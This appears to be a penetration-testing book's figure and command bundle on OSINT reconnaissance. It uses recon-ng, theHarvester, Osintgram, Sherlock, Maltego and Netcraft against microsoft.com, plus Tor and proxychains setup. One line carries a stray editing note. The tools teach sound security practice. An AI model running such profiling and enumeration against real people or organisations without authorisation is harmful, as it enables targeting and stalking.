


Figure 4.32 – Recon-ng web user interface

```
[*] Hosts found: 103
---------------------
3rdpartysource.microsoft.com:
about.ads.microsoft.com:
academic.microsoft.com:
account.microsoft.com:
activate.microsoft.com:
admin.microsoft.com:
ads.microsoft.com:
ambassadors.microsoft.com:
answers.microsoft.com:
```

Figure 4.33 – Subdomains

```
(venv)kali@kali:~/Osintgram$ make setup
####### Setup for Osintgram #######
Instagram Username:
Instagram Password:
Setup Successful - config/credentials.ini created
```

Figure 4.34 – Adding user credentials

```
Run a command: info
[ID] 524549267
[FULL NAME] Microsoft
[BIOGRAPHY] The official Instagram account of Microsoft. We may surprise you.
[FOLLOWED] 3244091
[FOLLOW] 230
[BUSINESS ACCOUNT] True
[VERIFIED ACCOUNT] True
[HD PROFILE PIC] https://instagram.fpos1-2.fna.fbcdn.net/v/t51.2885-19/171381
.net&_nc_ohc=HTJrg3uRgtsAX8y6Le4&edm=AIRHW0ABAAAA&ccb=7-4&oh=018a48a8f2d492b4
[CITY] Redmond, Washington
```

Figure 4.35 – Collecting information

```
(venv)kali@kali:~/Osintgram$ ls output
dont_delete_this_folder.txt  microsoft_propic.jpg
```

Figure 4.36 – Collected data

```
kali@kali:~/sherlock$ python3 sherlock microsoft --timeout 5
[+] Checking username          on:
 +  3dnews: http://forum.3dnews.ru/member.php?username=microsoft
 +  7Cups: https://www.7cups.com/@microsoft
 +  9GAG: https://www.9gag.com/u/microsoft
 +  About.me: https://about.me/microsoft
 +  Academia.edu: https://independent.academia.edu/microsoft
 +  Alik.cz: https://www.alik.cz/u/microsoft
 +  AllTrails: https://www.alltrails.com/members/microsoft
 +  Anobii: https://www.anobii.com/microsoft/profile
```

Figure 4.37 – Sherlock

```
kali@kali:~/sherlock$ ls
CODE_OF_CONDUCT.md  docker-compose.yml  images   microsoft.txt
CONTRIBUTING.md     Dockerfile          LICENSE  README.md

kali@kali:~/sherlock$ cat microsoft.txt
http://forum.3dnews.ru/member.php?username=microsoft
https://www.7cups.com/@microsoft
https://www.9gag.com/u/microsoft
https://about.me/microsoft
```

Figure 4.38 – Viewing the collected data

Figure 4.39 – Searching for a specific operating system

Figure 4.40 – Discovering open ports




Figure 4.41 – Web technologies and vulnerabilities

Figure 4.42 – Discovering running services




Figure 4.43 – Censys results

Figure 4.44 – Opening Maltego




Figure 4.45 – Maltego – Production Selection page

Figure 4.46 – Maltego's user interface

Figure 4.47 – Discovering mail servers

Figure 4.48 – Gathering the IP addresses of assets

Figure 4.49 – Gathering name servers




Figure 4.50 – Discovering web links on the target's website




Figure 4.51 – Discovering email addresses

Figure 4.52 – Netcraft




Figure 4.53 – Netcraft results





Figure 4.54 – Hosting history



Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description
SSL	A cryptographic protocol providing communication security over the Internet
Using ASP.NET	ASP.NET is running on the server

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description
Web Worker	*No description*
Asynchronous Javascript	*No description*
Local Storage	*No description*
Session Storage	*No description*
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites

Figure 4.55 – Server- and client-side technologies

Code and Commands

```
kali@kali:~$ sudo vi /etc/proxychains4.conf
```

Command 4.1

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install tor
```

Command 4.2

```
kali@kali:~$ sudo vi /etc/proxychains4.conf
```

Command 4.3

```
kali@kali:~$ proxychains4 firefox
```

Command 4.4

```
[recon-ng][default] > marketplace install all
```

Command 4.5

```
[recon-ng][default] > workspaces create pentest1
```

Command 4.6

```
[recon-ng][pentest1][whois_pocs] > options set SOURCE
microsoft.com
```

Figure 4.7

```
[recon-ng][pentest1] > modules load recon/domains-
hosts/bing_domain_web

[recon-ng][pentest1][bing_domain_web] > info
```

Command 4.8

```
[recon-ng][pentest1] > modules load reporting/html

[recon-ng][pentest1] > info

[recon-ng][pentest1][html] > options set CREATOR Glen

[recon-ng][pentest1][html] > options set CUSTOMER MS-Target

[recon-ng][pentest1][html] > options set FILENAME
/home/kali/PenTest1-Report.html

[recon-ng][pentest1][html] > run
```

Command 4.9

```
kali@kali:~$ recon-web
```

Command 4.10

```
kali@kali:~$ theHarvester -h
```

Command 4.11

```
kali@kali:~$ theHarvester -d microsoft.com --dns-server
8.8.8.8 -b linkedin
```

Command 4.12

```
kali@kali:~$ theHarvester -d microsoft.com -b bing
```

Command 4.13

```
kali@kali:~$ git clone
https://github.com/Datalux/Osintgram.git

kali@kali:~$ sudo apt-get install python3-venv
```

Command 4.14

```
kali@kali:~$ cd Osintgram

kali@kali:~/Osintgram$ sudo python3 -m venv venv

kali@kali:~/Osintgram$ source venv/bin/activate

(venv)kali@kali:~/Osintgram$ sudo pip3 install -r
requirements.txt
```

Command 4.15

```
(venv)kali@kali:~/Osintgram$ make setup
```

Command 4.16

```
(venv)kali@kali:~/Osintgram$ sudo python3 main.py microsoft
```

Command 4.17

```
kali@kali:~$ sudo apt update

kali@kali:~$ git clone https://github.com/sherlock-
project/sherlock.git
```

Command 4.18

```
kali@kali:~$ cd sherlock

kali@kali:~/sherlock$ python3 -m pip install -r
requirements.txt
```

Command 4.19

```
kali@kali:~/sherlock$ python3 sherlock microsoft --timeout
5
```

Command 4.20

Further reading

To learn more about Make this a single sentence.

open source intelligence, please go to https://hub.packtpub.com/open-source-intelligence/.

Chapter 5

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2: https://www.kali.org/get-kali/
- Metasploitable 2: https://sourceforge.net/projects/metasploitable/files/Metasploitable2/
- OWASP Broken Web Applications: https://sourceforge.net/projects/owaspbwa/files/
- S3Scanner: https://github.com/sa7mon/S3Scanner

Images




Figure 5.1 – Filtering results from a domain




Figure 5.2 – Keyword search




Figure 5.3 – Including multiple keywords




Figure 5.4 – Filtering by file types




Figure 5.5 – Filtering by specific URLs




Figure 5.6 – Filtering by specific keywords

Figure 5.7 – Google's Advanced search menu

